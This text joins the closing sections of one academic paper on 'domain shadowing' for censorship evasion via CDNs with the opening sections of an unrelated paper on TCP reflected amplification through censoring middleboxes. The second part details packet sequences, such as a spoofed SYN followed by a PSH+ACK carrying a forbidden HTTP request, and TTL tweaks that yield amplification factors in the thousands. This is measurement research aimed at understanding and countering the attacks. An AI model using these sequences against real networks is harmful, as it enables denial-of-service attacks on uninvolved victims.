Domain shadowing by itself is not susceptible to any of the above attacks, because when being used alone, two target domains stay to be two separate domains even after being transformed, such as `static.xx.fbcdn.net.shadow.com` and `facebook.com.shadow.com`. Therefore, if one target domain does not allow access from another target domain, such restriction is still enforced by the browser for these two shadow domains. On the other hand, since *DfDs* and *DfDs++* transforms all target domains into a single front/shadow domain, they are susceptible to all of the above attacks but the *session hijacking* (since the cookie is handled by the extension, a malicious webpage cannot access cross-domain cookies).

Persistent MITM and *credential theft* can be prevented by using the private browsing mode (on Firefox and Edge [47]) since service worker and password manager are disabled. LocalStroage is also deleted on closing the browser. However, to the best of our knowledge, the *privilege abuse* and the plain *CSRF attack* can not be prevented. Therefore, the user of *DfDs* and *DfDs++* must be informed of the potential risks and be judicious to choose the website to visit.

A better solution that can eradicate all these security risks and address all the technical challenges in Section 4.1 is to "deceive" the browser. Specifically, we can let the browser "perceive" it is communicating with the target domain, but after a request is processed by the browser, we intercept and redirect it to the front or shadow domainbut instead. Essentially, this technique uses *Ds* as a tunnel rather than directly loading the target domain "as" the shadow domain. Such functions, based on our knowledge, is beyond the capability of a browser extension, which necessitates a heavily customized browser, and we denote this as one of our future directions.

8 Related Works

We discuss and compare other common censorship evasion techniques in this section.

1. Proxy-based Evasion Systems. A very common censorship evasion technique is running a proxy outside the censored area to relay the traffic between the censored user and the prohibited websites. Typical examples of proxy-based systems include virtual private network (VPN) [29, 31, 42], Phiphon [36], Tor [35], and HTTP/HTTPS proxies [45]. Most proxy-based systems, however, use static IPs, which can be trivially blocked once the IP is known by the censor. The user can also self-run a proxy server on a cloud service and leverage the cloud service's dynamic IP address. An obvious downside of this approach is the user must have an always-running instance to host the proxy, which incurs higher costs

as well as maintenance complexity, as shown in Table 2.

The use of third-party proxies also incurs trust issues. Because many proxies are privately run, their configurations are not transparent to the user. Therefore, although the connection between the user and the proxy is secured, the user can not prevent the proxy from intercepting or tampering with the data exchanged between the user and the proxy [41, 49]. On the other hand, although the CDN can intercept users' HTTPS connections and is theoretically more dangerous, many CDN services are provide by reputable cloud service providers, such as Google, Amazon, and Microsoft, and thus we deem CDNs are relatively more trustworthy than small proxies.

2. CDN Browser. Amir Houmansadr, et al. also studied leveraging CDNs for censorship evasion and proposed a tool named the *CDN browser* [23, 52], where the authors found if the user knows the IP address of an edge server located outside of the censored area, they can skip the DNS query step and directly send HTTPS requests to this IP address, and use the `Host` header to indicate the domain. Because edge servers' IP addresses are usually dynamic and frequently changing, blocking CDN browser will result in the same collateral damage as domain fronting. However, the CDN browser's implementation requires the user to locally host a DNS server, which is beyond an ordinary user's skillset. Further, it is still possible to block CDN browser: the censor or the CDN can block an HTTPS connections that do not have a valid domain name, but only an IP address, as the SNI [9].

3. Protocol Tunneling. There are also several works that propose to tunnel traffic using protocols designed for other purposes. For instance, Sweet [51] proposes to encapsulate HTTP traffic inside email messages, while Castle [22] and Rook [44] attempt to use online games as a cover to tunnel secret traffic. These implementations usually suffer from lower QoS due to the overhead incurred by protocol translation.

9 Conclusion

In this paper, we proposed *domain shadowing*, a novel technique leveraging CDNs for censorship evasion. We demonstrated that domain shadowing is an effective technique that can resist most known censorship techniques, and is difficult to disable. We implemented domain shadowing as a Firefox extension based on Fastly's service and demonstrated its capability. Further, we thoroughly discussed domain shadowing's benefits and limitations, and envisioned its future moves. Our work paves the way for a fully-fledged censorship evasion system based on this novel technique.

References

[1] Giuseppe Aceto and Antonio Pescapé. Internet censorship detection: A survey. *Computer Networks*, 83:381–421, 2015.

[2] Amazon. Enhanced domain protections for amazon cloudfront requests. https://aws.amazon.com/blogs/security/enhanced-domain-protections-for-amazon-cloudfront-requests/, 2020.

[3] Arstechnica. Google disables domain fronting capability used to evade censors. https://arstechnica.com/information-technology/2018/04/google-disables-domain-fronting-capability-used-to-evade-censors/, 2020.

[4] Adam Barth. Http state management mechanism. 2011.

[5] Adam Barth, Collin Jackson, and Ian Hickson. The web origin concept. Technical report, RFC 6454, December, 2011.

[6] Xiang Cai, Rishab Nithyanand, Tao Wang, Rob Johnson, and Ian Goldberg. A systematic approach to developing and evaluating website fingerprinting defenses. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, pages 227–238, 2014.

[7] Xiang Cai, Xin Cheng Zhang, Brijesh Joshi, and Rob Johnson. Touching from a distance: Website fingerprinting attacks and defenses. In *Proceedings of the 2012 ACM conference on Computer and communications security*, pages 605–616, 2012.

[8] Cloudflare. Cloudflare. https://www.cloudflare.com/, 2020.

[9] Cloudflare. Error 1003 access denied: Direct ip access not allowed. https://support.cloudflare.com/hc/en-us/articles/360029779472-Troubleshooting-Cloudflare-1XXX-errors#error1003, 2020.

[10] MDN Web Docs. Set-cookie. https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie, 2020.

[11] Zakir Durumeric, Zane Ma, Drew Springall, Richard Barnes, Nick Sullivan, Elie Bursztein, Michael Bailey, J Alex Halderman, and Vern Paxson. The security impact of https interception. In *NDSS*, 2017.

[12] Kevin P Dyer, Scott E Coull, Thomas Ristenpart, and Thomas Shrimpton. Peek-a-boo, i still see you: Why efficient traffic analysis countermeasures fail. In *2012 IEEE symposium on security and privacy*, pages 332–346. IEEE, 2012.

[13] Donald Eastlake et al. Transport layer security (tls) extensions: Extension definitions. Technical report, RFC 6066, January, 2011.

[14] Fastly. Api reference. https://developer.fastly.com/reference/api/, 2020.

[15] Fastly. Fastly. https://www.fastly.com/, 2020.

[16] Fastly. Specifying an override host. https://docs.fastly.com/en/guides/specifying-an-override-host, 2020.

[17] R Fielding, Mark Nottingham, and J Reschke. Hypertext transfer protocol (http/1.1): Caching. *IETF standardization, RFC 7234*, 2014.

[18] David Fifield, Chang Lan, Rod Hynes, Percy Wegmann, and Vern Paxson. Blocking-resistant communication through domain fronting. *Proceedings on Privacy Enhancing Technologies*, 2015(2):46–64, 2015.

[19] GoDaddy. Godaddy. https://aws.amazon.com/cloudfront/, 2020.

[20] Luigi Grimaudo, Marco Mellia, Elena Baralis, and Ram Keralapura. Select: Self-learning classifier for internet traffic. *IEEE Transactions on Network and Service Management*, 11(2):144–157, 2014.

[21] Run Guo, Jianjun Chen, Baojun Liu, Jia Zhang, Chao Zhang, Haixin Duan, Tao Wan, Jian Jiang, Shuang Hao, and Yaoqi Jia. Abusing cdns for fun and profit: Security issues in cdns' origin validation. In *2018 IEEE 37th Symposium on Reliable Distributed Systems (SRDS)*, pages 1–10. IEEE, 2018.

[22] Bridger Hahn, Rishab Nithyanand, Phillipa Gill, and Rob Johnson. Games without frontiers: Investigating video games as a covert channel. In *2016 IEEE European Symposium on Security and Privacy (EuroS&P)*, pages 63–77. IEEE, 2016.

[23] John Holowczak and Amir Houmansadr. Cachebrowser: Bypassing chinese censorship without proxies using cached content. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, pages 70–83, 2015.

[24] Lantern. lantern. https://lantern.io/, 2020.

[25] Christopher S Leberknight, Mung Chiang, Harold Vincent Poor, and Felix Wong. A taxonomy of internet censorship and anti-censorship. In *Fifth International Conference on Fun with Algorithms*, 2010.

[26] Philip Levis. The collateral damage of internet censorship by dns injection. *ACM SIGCOMM CCR*, 42(3), 2012.

[27] Marketsandmarkets. Content delivery network market global forecast to 2024. https://www.marketsandmarkets.com/Market-Reports/content-delivery-networks-cdn-market-657.html, 2020.

[28] Mybroadband.co.za. How telegram and signal used domain fronting to beat censors. https://mybroadband.co.za/news/security/259019-how-telegram-and-signal-used-domain-fronting-to-beat-censors.html, 2020.

[29] Daiyuu Nobori and Yasushi Shinjo. Vpn gate: A volunteer-organized public vpn relay system with blocking resistance for bypassing government censorship firewalls. In *11th USENIX Symposium on Networked Systems Design and Implementation NSDI 14*, pages 229–241, 2014.

[30] Erik Nygren, Ramesh K Sitaraman, and Jennifer Sun. The akamai network: a platform for high-performance internet applications. *ACM SIGOPS Operating Systems Review*, 2010.

[31] Vasile C Perta, Marco V Barbera, Gareth Tyson, Hamed Haddadi, and Alessandro Mei. A glance through the vpn looking glass: Ipv6 leakage and dns hijacking in commercial vpn clients. *Proceedings on Privacy Enhancing Technologies*, 2015(1):77–91, 2015.

[32] CDN Planet. Content delivery networks. https://www.cdnplanet.com/cdns/, 2020.

[33] PortSwigger. Cross-site request forgery (csrf). https://portswigger.net/web-security/csrf, 2020.

[34] Tor Project. Tor meek. https://trac.torproject.org/projects/tor/wiki/doc/meek, 2020.

[35] Tor Project. Tor project. https://www.torproject.org/, 2020.

[36] Psiphon. Psiphon. https://psiphon.ca/, 2020.

[37] Will Reese. Nginx: the high-performance web server and reverse proxy. *Linux Journal*, 2008(173):2, 2008.

[38] Signal. A letter from amazon. https://signal.org/blog/looking-back-on-the-front/, 2020.

[39] Stackpath. Stackpath maxcdn. https://www.stackpath.com/maxcdn/, 2020.

[40] Tinyproxy. Tinyproxy. http://tinyproxy.github.io/, 2020.

[41] Giorgos Tsirantonakis, Panagiotis Ilia, Sotiris Ioannidis, Elias Athanasopoulos, and Michalis Polychronakis. A large-scale analysis of content modification by open http proxies. In *NDSS*, 2018.

[42] Ramachandran Venkateswaran. Virtual private networks. *IEEE potentials*, 20(1):11–15, 2001.

[43] John-Paul Verkamp and Minaxi Gupta. Inferring mechanics of web censorship around the world. In *FOCI*, 2012.

[44] Paul Vines and Tadayoshi Kohno. Rook: Using video games as a low-bandwidth censorship resistant communication platform. In *Proceedings of the 14th ACM Workshop on Privacy in the Electronic Society*, pages 75–84, 2015.

[45] VPNmentor. Best proxy services of 2020. https://www.vpnmentor.com/blog/top-proxy-services/, 2020.

[46] Zhongjie Wang, Yue Cao, Zhiyun Qian, Chengyu Song, and Srikanth V Krishnamurthy. Your state is not mine: a closer look at evading stateful internet censorship. In *Proceedings of the 2017 ACM IMC*, pages 114–127, 2017.

[47] Takuya Watanabe, Eitaro Shioji, Mitsuaki Akiyama, and Tatsuya Mori. Melting pot of origins: Compromising the intermediary web services that rehost websites. In *Proceedings of the Network and Distributed System Security Symposium*, 2020.

[48] MDN web docs. Service worker api. https://developer.mozilla.org/en-US/docs/Web/API/Service_Worker_API, 2020.

[49] Philipp Winter, Richard Kower, Martin Mulazzani, Markus Huber, Sebastian Schrittwieser, Stefan Lindskog, and Edgar Weippl. Spoiled onions: Exposing malicious tor exit relays. In *International Symposium on Privacy Enhancing Technologies Symposium*, pages 304–331. Springer, 2014.

[50] zendesk. Host mapping - changing the url of your help center. https://support.zendesk.com/hc/en-us/articles/203664356-Host-mapping-Changing-the-URL-of-your-Help-Center, 2020.

[51] Wenxuan Zhou, Amir Houmansadr, Matthew Caesar, and Nikita Borisov. Sweet: Serving the web by exploiting email tunnels. *arXiv preprint arXiv:1211.3191*, 13, 2012.

[52] Hadi Zolfaghari and Amir Houmansadr. Practical censorship evasion leveraging content delivery networks. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 1715–1726, 2016.

Weaponizing Middleboxes for TCP Reflected Amplification

Kevin Bock* Abdulrahman Alaraj† Yair Fax* Kyle Hurley* Eric Wustrow† Dave Levin*
*University of Maryland †University of Colorado Boulder

Abstract

Reflective amplification attacks are a powerful tool in the arsenal of a DDoS attacker, but to date have almost exclusively targeted UDP-based protocols. In this paper, we demonstrate that non-trivial TCP-based amplification is possible and can be orders of magnitude more effective than well-known UDP-based amplification. By taking advantage of TCP-non-compliance in network middleboxes, we show that attackers can induce middleboxes to respond and amplify network traffic. With the novel application of a recent genetic algorithm, we discover and maximize the efficacy of new TCP-based reflective amplification attacks, and present several packet sequences that cause network middleboxes to respond with substantially more packets than we send.

We scanned the entire IPv4 Internet to measure how many IP addresses permit reflected amplification. We find hundreds of thousands of IP addresses that offer amplification factors greater than 100×. Through our Internet-wide measurements, we explore several open questions regarding DoS attacks, including the root cause of so-called "mega amplifiers". We also report on network phenomena that causes some of the TCP-based attacks to be so effective as to technically have *infinite* amplification factor (after the attacker sends a constant number of bytes, the reflector generates traffic indefinitely). We have made our code publicly available.

1 Introduction

Volume-based distributed denial of service (DDoS) attacks operate by producing more traffic at a victim's network than its capacity permits, resulting in decreased throughput and limited availability. An important component in the arsenal of a DDoS attacker is the ability to *amplify* its traffic. Instead of sending traffic directly to a victim V, the attacker spoofs V's source address, sends b bytes to some *amplifier* host A, who then "replies" to V with $\alpha \cdot b$ bytes for some $\alpha > 1$. In this manner, the attacker hides its IP address(es) from the victim, making it difficult to simply filter the attack traffic at a firewall, and increases its effective capacity by the *amplification factor* α.

Some reflected amplification attacks can elicit impressive amplification factors. Among the most notable, DNS has been shown to have an amplification factor of 54, while NTP offers up to 556.9 [32]. Misconfigured Memcached [37] servers can provide amplifications over 51,000 [8, 40], and were used against Github in 2018 in the largest known DDoS attack to date, achieving 1.35 Tbps at peak [14].




Figure 1: The maximum amplification factor we obtained per IPv4 address, based on several Internet-wide scans. (Note: the axes are log-scale.)

To date, almost all reflected amplification attacks have leveraged UDP. In fact, to the best of our knowledge, there are *no* known TCP-based reflected amplification attacks that send beyond a single `SYN` packet.[1] This is because such attacks appear virtually impossible: to go beyond the `SYN` would seem to require an attacker to (1) guess the amplifier's 32-bit initial sequence number (ISN) in their `SYN+ACK` packet[2] and (2) prevent the victim from responding to the amplifier with a `RST` [23].

In this paper, we show that it is indeed possible to launch reflected amplification attacks with TCP beyond a single `SYN` packet without having to guess initial sequence numbers. The key insight is to not elicit responses from the destination, but rather from *middleboxes* on the path to the destination.

Many middleboxes (especially nation-state censors) inject block pages or other content (such as `RST` packets) [13, 31, 42, 46] into established TCP connections when they detect forbidden requests. Moreover, because middleboxes cannot rely on seeing all packets in a connection [7], they are often designed to operate even when they see only one side of the connection. Our attacks tend to leverage *non-compliant middleboxes* that respond without having to observe both ISNs. Our measurements show that such middleboxes are surprisingly common on today's Internet, and that they can

[1] We discuss *non-reflected* TCP-based amplification attacks in Section 8.
[2] We will use + to denote when a single packet has multiple TCP flags set.

lead to amplification factors surpassing even many of the best UDP-based amplification factors to date.

We introduce a novel application of a recent network-based genetic algorithm [6] that *discovers* sequences of TCP packets that elicit large amplification factors from middleboxes.

We perform a series of IPv4-wide scans of the Internet using ZMap [10], to identify how many hosts can serve as amplifiers and quantify their amplification factor. Figure 1 provides an overview of the maximum amplification factor we were able to get from all IP addresses after several Internet-wide scans. We find 386,187 IP addresses that yield an amplification factor of at least 100×; 97,079 IP addresses that elicit a larger amplification factor than the infamous NTP attack [32], and over 192 IP addresses that responded with a higher amplification factor than Memcached [8].

Compared to `SYN`-only reflective amplification attacks, our attack identifies two orders of magnitude more IP addresses [15, 16], and we also find amplification factors above 2,500×.

In fact, we find many hosts that effectively have an *infinite* amplification: in response to one or two attack packets, these machines respond at their full capacity indefinitely (barring packet drops) without any additional attacker involvement. Czyz et al. [9] observed similar behavior when studying NTP amplification, and called such hosts "mega-amplifiers." We at last answer the open question of why some hosts provide such abnormally high amplification factors: we show that many are actually sustained *by the victims themselves*, and others are due to routing loops.

Collectively, our results show that there is significant, untapped potential for TCP-based reflective amplification attacks. To enable this new area of study, we have made our code publicly available at `https://geneva.cs.umd.edu/weaponizing`.

Contributions We make the following contributions:

- We introduce a novel application of genetic algorithms to discover and maximize the efficacy of TCP-based reflective amplification attacks, and identify 5 attacks in total.
- We scan the IPv4 Internet to determine how many IP addresses can be used as TCP-based amplifiers, and their amplification factor.
- We confirm that these amplified responses typically come from network middleboxes, including government censorship infrastructure and corporate firewalls.
- We resolve the open question of the root causes of "mega-amplifiers." We attribute them to infinite routing loops and what we call "victim-sustained amplification", in which victims' default responses (`RST`s) actually induce the reflector to send more data without additional effort from the attacker, leading to virtually infinite amplification.

The rest of this paper is organized as follows. We review background in §2. In §3, we present novel techniques for discovering new TCP-based amplification attacks, and the results from applying these techniques to live censoring middleboxes. Next, we describe our methodology (§4) and results (§5) from scanning the entire IPv4 Internet with our newfound attacks. We explore "mega-amplifiers" in §6. We discuss ethical considerations and our responsible disclosure in §7, related work in §8, potential countermeasures in §9, and conclude in §10.

2 Background

Here, we define our threat model and review details of TCP and in-network middleboxes that are relevant to our attacks.

Threat Model To maximize the applicability of our attacks, we make very few assumptions about the adversary's capabilities. In particular, we assume a completely *off-path* attacker: it cannot eavesdrop, intercept, drop, or alter any packets other than the ones destined to it. We also assume that the attacker has the ability to source-spoof its victim's IP address. This would not be possible if the attacker's network performs *egress filtering*—that is, if it verified that the packets leaving its network had IP addresses originating from within its network—but egress filtering is still not yet widely deployed in practice [4, 15, 39].

TCP Basics To ensure in-order delivery of bytes, both ends of a TCP connection assign 32-bit *sequence numbers* to the bytes they send. TCP connections begin with a *three-way handshake*, during which the end-hosts inform one another of their (random) initial sequence number (ISN). In a standard three-way handshake, the client sends a `SYN` packet containing its $\text{ISN}_{\text{client}}$, to which the server responds with a `SYN+ACK` that contains both its own $\text{ISN}_{\text{server}}$ and $\text{ISN}_{\text{client}} + 1$ to acknowledge the client's ISN. Finally, the client acknowledges $\text{ISN}_{\text{server}}$ by including it (plus one) in an `ACK` packet. Following this, a typical client sends a `PSH+ACK` packet containing its application-layer data (e.g., an HTTP GET request).

For a TCP connection to complete, the ISNs must be acknowledged with perfect accuracy. If the client were to send an `ACK` acknowledging anything but $\text{ISN}_{\text{server}} + 1$, the server would not accept the connection.

TCP-based Reflection Attacks In a *reflection* attack, an adversary sends to a destination r a packet that spoofs the source IP address to be that of victim v. As a result, r will believe v sent the packet, and will send its response to v. Reflection can be useful to hide the attacker's identity from the victim, and is commonly used when the reflector r is also an amplifier, sending more data to v than r received from the attacker.

Note that an adversary within our threat model cannot feasibly complete a three-way handshake in a reflection attack. The adversary would send the `SYN` while source-spoofing v, and thus the server's `SYN+ACK`—with $\text{ISN}_{\text{server}}$—would be sent to v, not the attacker. To complete the handshake, the

attacker would have to send a source-spoofed ACK, but would only have 2^{-32} chance of guessing the correct ISN_{server}. Moreover, even if the adversary were to guess ISN_{server}, the victim (if online) will respond to the server's spurious SYN+ACK with a RST, thereby tearing down the connection at the server.

Given these challenges, prior work assumed that TCP-based reflection attacks were limited to the initial handshake, in which the attacker sends a source-spoofed SYN and does not try to guess the appropriate ACK, let alone send an application-layer PSH+ACK [15,16]. Kührer et al. [16] showed that a single TCP SYN can result in a surprising amount of amplification. Compliant servers amplify a small amount because they retransmit SYN+ACKs a handful of times, until they timeout, receive the appropriate ACK, or receive a RST from the victim. Kührer et al. also found a few non-compliant machines on the Internet that respond to SYNs with many more packets, affording a greater amplification [15,16].

In this work, we discover that *middleboxes* enable more sophisticated TCP-based reflected attacks beyond a single SYN. Compared to prior work, these new middlebox-enabled attacks yield even higher amplification rates and provide larger numbers of amplifiers that attackers can use.

Middleboxes A *middlebox* is an in-network device that sits on the path between two communicating end-hosts, and can monitor, filter, or transform packet streams in-flight. Unlike traditional network devices like routers and switches, middleboxes operate not only on packets' headers, but also on their payloads using Deep Packet Inspection (DPI).

Middleboxes have been used for myriad network functionality applications [2, 35, 44], including firewalls. Firewalls allow administrators to limit what content is viewable by end-hosts within their networks.

Some of the most widespread and pernicious deployments of firewall middleboxes are by *nation-state censors*, often in an attempt to suppress access to information. Censoring middleboxes are typically located at the nation's borders (or within the nation's ISPs), and are commonly deployed at massive scales so that they may monitor all traffic traversing the censoring nation-state [3,24,45].

Censoring firewalls typically identify forbidden keywords or domains in plaintext traffic, DNS requests, or TLS server name indication (SNI) fields. Once a censoring middlebox determines a connection should be censored, it can do so in different ways: by dropping offending packets [5], injecting RST packets to tear down the connection [6,42], injecting false DNS responses [42,46] or—critical to this work—by injecting *block pages* in response to forbidden HTTP requests [22,41].

Middleboxes often track the content of connections across multiple packets to handle re-ordered or dropped packets. However, middleboxes may not see packets in both directions. This is because the Internet can exhibit *route asymmetry*, whereby packets between two end-hosts may traverse different paths [26]. Consequently, a middlebox may only see one side of a TCP connection (e.g., the packets from client to server). To handle this asymmetry, middleboxes often implement non-compliant or partial TCP reassembly, allowing them to still block connections even though they don't see all of the packets in a connection.

Middleboxes' resilience to missing packets presents an opportunity to attackers: a reflecting attacker may not need to complete the three-way handshake so long as it can convince the middlebox that the handshake had been completed. Combined with the packets they inject—especially block pages—middleboxes could be attractive targets for reflected amplification. In the remainder of this paper, we show packet sequences that trick middleboxes into responding, and we show that middleboxes can yield very large amplification factors.

3 Discovering TCP-based Reflection Attacks

In this section, we present the first non-trivial, TCP-based reflected amplification attacks. We present a novel way to automatically discover new amplification attacks (§3.1), train it against a set of censoring middleboxes (§3.2), and report on the amplification attacks we discovered (§3.3).

3.1 Automated Discovery of Amplification

Our goal is to identify sequences of packets that will elicit amplified responses from middleboxes, without requiring us to establish a legitimate TCP connection or guess ISNs. This requires identifying non-compliant TCP behavior. Unlike UDP [9] or TCP SYN-based [16] reflected amplification attacks—which take advantage of weaknesses in protocol designs—we must find weaknesses in TCP *implementations*.

Recent efforts have created automated ways to identify input sequences that cause incorrect middlebox behavior [6,43]. In 2019, Bock et al. developed Geneva, an open-source automated tool for discovering packet manipulation sequences (called "strategies") to evade censorship [6]. Geneva uses a genetic algorithm to evolve censorship-evasion techniques by composing five packet-level actions: duplicate, tamper, fragment, drop, and send. Over a series of discrete "generations," Geneva tests dozens of packet manipulation strategies directly against real-world censors. Geneva evaluates strategies with a *fitness function*: a numeric score that captures how successful a given strategy is at evading censorship. Strategies that receive a higher score are more likely to survive and pass their "genetic code" to the next generation.

We make two modest changes to Geneva to find new amplification attacks against middleboxes:

Initial Packet Sequence Geneva operates by manipulating an existing packet sequence, such as a real client's packets as it browses the web. To discover new amplification attacks, we use a single PSH+ACK packet with a well-formed HTTP GET request with the Host: header set to a given URL (we describe which URLs we use in §3.2). We chose HTTP as




Figure 2: Rank order plot of maximum amplification factor from Quack-identified IP addresses. The maximum amplification factor was 7,455×.

the input traffic because recent work demonstrated both how widely deployed HTTP filtering middleboxes are [31] and that many HTTP censors inject large block pages in response to small web requests [41].

Fitness Function Our goal is to find packet sequences that maximize amplification from middleboxes. The straightforward approach would be to set the fitness function to the amplification factor itself (number of bytes received divided by the number of bytes sent). However, we found that this sometimes encourages Geneva to try to elicit many small (e.g., `SYN+ACK`) packets from the end-host, rather than larger (e.g., block page) packets from middleboxes. To encourage Geneva to elicit responses specifically from middleboxes, our fitness function is the amplification factor, but ignoring all incoming packets that have no application-level payload. This optimization applies only to the fitness function; we report on *all* bytes sent and received in our results.

3.2 Training Methodology

Geneva trains on live networks, and thus requires destination IP addresses to train against. To identify destination IP addresses that are likely to have middleboxes on the path from our measurement machine to them, we use data from Quack [41], a part of the Censored Planet [30] platform that performs active measurements of censorship. Quack regularly sends HTTP GET requests with potentially forbidden URLs in the `Host:` header to echo servers around the world, and detects injected censorship responses from middleboxes.

We use Quack's daily reports [27] to find endpoints that are likely to have middleboxes on the path, and the URLs likely to trigger them. We downloaded Quack's March 28th, 2020 dataset and extracted the IP addresses that experienced HTTP injection interference. This identified 209 IP addresses with active censoring middleboxes on their path, along with the offending URLs. We began training against them on March 29th.

To train Geneva with an IP address from Quack's data, we set the destination of the generated traffic to the IP address, and set the `Host:` header in the HTTP GET request to one of the URLs that triggered interference to this IP address.

We let Geneva train for 10 generations with an initial population of 1,000 randomly generated strategies[3]. Training took approximately 25 minutes per IP address. To limit our impact on the network, we spaced our experiments out over four days; we sent each end-host just 2.8 Kbps of traffic on average (comparable to Quack's scans).

Before each experiment, we repeated Quack's methodology to the destination IP address to confirm it is still experiencing interference, and we skipped IP addresses that we did not experience interference. During our experiments, 25 of the 209 IP addresses (11.9%) stopped responding or no longer experienced interference, consistent with the churn rates seen in Quack's original experiments [41]. This left 184 IP addresses with active censoring middleboxes that Geneva trained against. Next, we present the packet sequences Geneva discovered.

Strategy	Response %	Max Amplification
⟨`SYN`; `PSH+ACK`⟩	69.5%	7,455×
⟨`SYN`; `PSH`⟩	65.7%	24×
`PSH`	44.6%	14×
`PSH+ACK`	33.1%	21×
`SYN` (with GET)	11.4%	572×

Table 1: TCP-based reflected amplification attacks discovered against 184 Quack servers. Each packet with the `PSH` flag set includes an offending HTTP GET request in the payload.

3.3 Discovered Amplification Attacks

For 178 (96.7%) of the 184 IP addresses from the Quack dataset, Geneva found at least one packet sequence that elicited a response, and achieved an amplification factor greater than 1 for 169/178 (94.9%). Figure 2 shows the maximum amplification factors we discovered across all of these 169 hosts. Some of the middleboxes provided high amplification factors: 17 (9.5%) had greater than 100×, and the maximum amplification factor was 7,455×.

We identify five unique packet sequences that elicit responses and five additional modifications to improve amplification factor. We summarize them in Table 1 and describe them in turn below.

3.3.1 Amplifying Packet Sequences

⟨**`SYN`; `PSH+ACK`**⟩ The most successful strategy we discovered sends a `SYN` packet (with no payload) with sequence number s, followed by a second `PSH+ACK` packet containing sequence number $s+1$ and the forbidden GET request. Although this strategy comes at the cost of an entire additional packet, we find it to be highly effective at getting responses

[3] We forgo a full hyperparameter sweep to limit our impact on end hosts.

from middleboxes. It elicited responses from 128/184 (69.6%) of the middleboxes, with a maximum amplification factor of 7,455×.

From a middlebox's perspective, this packet sequence looks like a traditional TCP connection, missing the server's SYN+ACK and the client's ACK. As with normal TCP connections, the sequence number of the SYN is one less than the sequence number of the PSH+ACK. As discussed in §2, middleboxes must be resilient to asymmetric routes, so it is expected that they would respond while missing the server's SYN+ACK. We note this sequence omits the client's ACK in a typical handshake, though the PSH+ACK may suffice to replace it. Geneva tried adding the client's ACK, but eliminated it during training—in follow-up experiments, we verified that adding the ACK had no effect on how the middleboxes responded.

⟨**SYN; PSH**⟩ This sequence sends a SYN with sequence number s (and no payload) followed by a PSH with sequence number $s+1$ and the forbidden GET request as its payload. Note that this is the same as the ⟨SYN; PSH+ACK⟩ strategy, but with the ACK flag cleared in the second packet.

⟨SYN; PSH⟩ elicited responses from 121/184 (65.7%) of middleboxes, with a maximum amplification of 24×. Most (118, or 97.5%) of these also responded to the ⟨SYN; PSH+ACK⟩ sequence with the same amplification factors: those middleboxes appear not to be sensitive to the presence of the ACK flag on the packet containing the request. However, 10 middleboxes responded only when the ACK flag was set and 3 middleboxes responded only when it was not. We explore these differences more deeply with full IPv4 scans in §5.

We also explored if an additional ACK packet between the SYN packet and the PSH packet would improve response rate. Like with the ⟨SYN; PSH+ACK⟩ sequence, we found it had no effect on the middleboxes' responses.

PSH This sequence sends only a single packet: a PSH with the forbidden GET request. It elicited responses from 82 (44.6%) of middleboxes, with a maximum amplification factor of 14×. Note that this is the same as the ⟨SYN; PSH⟩ sequence, without the SYN. All but one (98.8%) of the middleboxes that responded to just the PSH also responded to ⟨SYN; PSH⟩, indicating that the SYN was not necessary. For those hosts, avoiding the SYN resulted in an increase in amplification factor.

PSH+ACK This also sends a single packet: a PSH+ACK with a forbidden GET request. No TCP-compliant host should respond to this packet with anything besides an empty RST, as there is no three-way handshake. Still, 61 (33.2%) middleboxes responded with injected responses, with a maximum amplification factor of 21×.

This strategy is identical to the ⟨SYN; PSH+ACK⟩ sequence, minus the SYN packet. We find that all of the middleboxes that responded to a lone PSH+ACK also responded to the ⟨SYN; PSH+ACK⟩, with the responses of the same size. For those hosts, sending the additional SYN strictly decreases the amplification factor.

Most (51, or 83.6%) of the middleboxes that responded to PSH+ACK also responded to PSH; these middleboxes' responses were the same for both strategies, indicating no change in amplification. 10 middleboxes responded to PSH+ACK but not to PSH; these gave PSH+ACK its greatest amplification factor. However, 31 middleboxes responded to PSH but not PSH+ACK. Overall, PSH elicited more responses, but PSH+ACK elicited larger ones.

SYN with Payload This strategy sends the forbidden GET request as the payload of a single SYN packet. This elicited the fewest responses—21 (11.4%) of the middleboxes—but one of the largest amplification factors: 527×.

It is not common to send payloads in SYN packets[4], which led us to hypothesize that the middleboxes that responded to this might *only* be looking at the payloads. But this appears not to be the case: only 3 (14.3%) of the middleboxes that responded to SYN also responded to PSH+ACK, and only 6 (28.6%) also responded to PSH.

3.3.2 Packet Sequence Modifications

Geneva identified five additional modifications to the above packet sequences that improve the amplification factor for some middleboxes. One of these (increasing TTLs) never resulted in lower amplifications, and appear to be worth doing against all middleboxes. Four improve amplification for some middleboxes but lower it for others; to use such modifications in a practical setting, an attacker would ideally identify the middleboxes it uses ahead of time.

Increased TTLs Every IP header includes a time-to-live (TTL) field to limit the number of hops a packet should take; routers are supposed to decrement this at each hop, and drop the packet if the TTL reaches zero. Against one middlebox, Geneva learned to increase the TTL of both packets in the ⟨SYN; PSH+ACK⟩ sequence to its maximum value (255) to improve the amplification factor. It is very surprising that the TTL would have any impact on the amplification factor; the default TTL was already large enough to reach the destination.

To understand its root cause, we sent packet sequences to this middlebox with TTLs ranging from 0 to 255, and counted the number of responses for each. We find a perfectly linear relationship between TTL and amplification factor: we received $t-13$ block pages for all TTL values $t \geq 13$. At the maximum TTL value (255), it sent 242 copies of its block page!

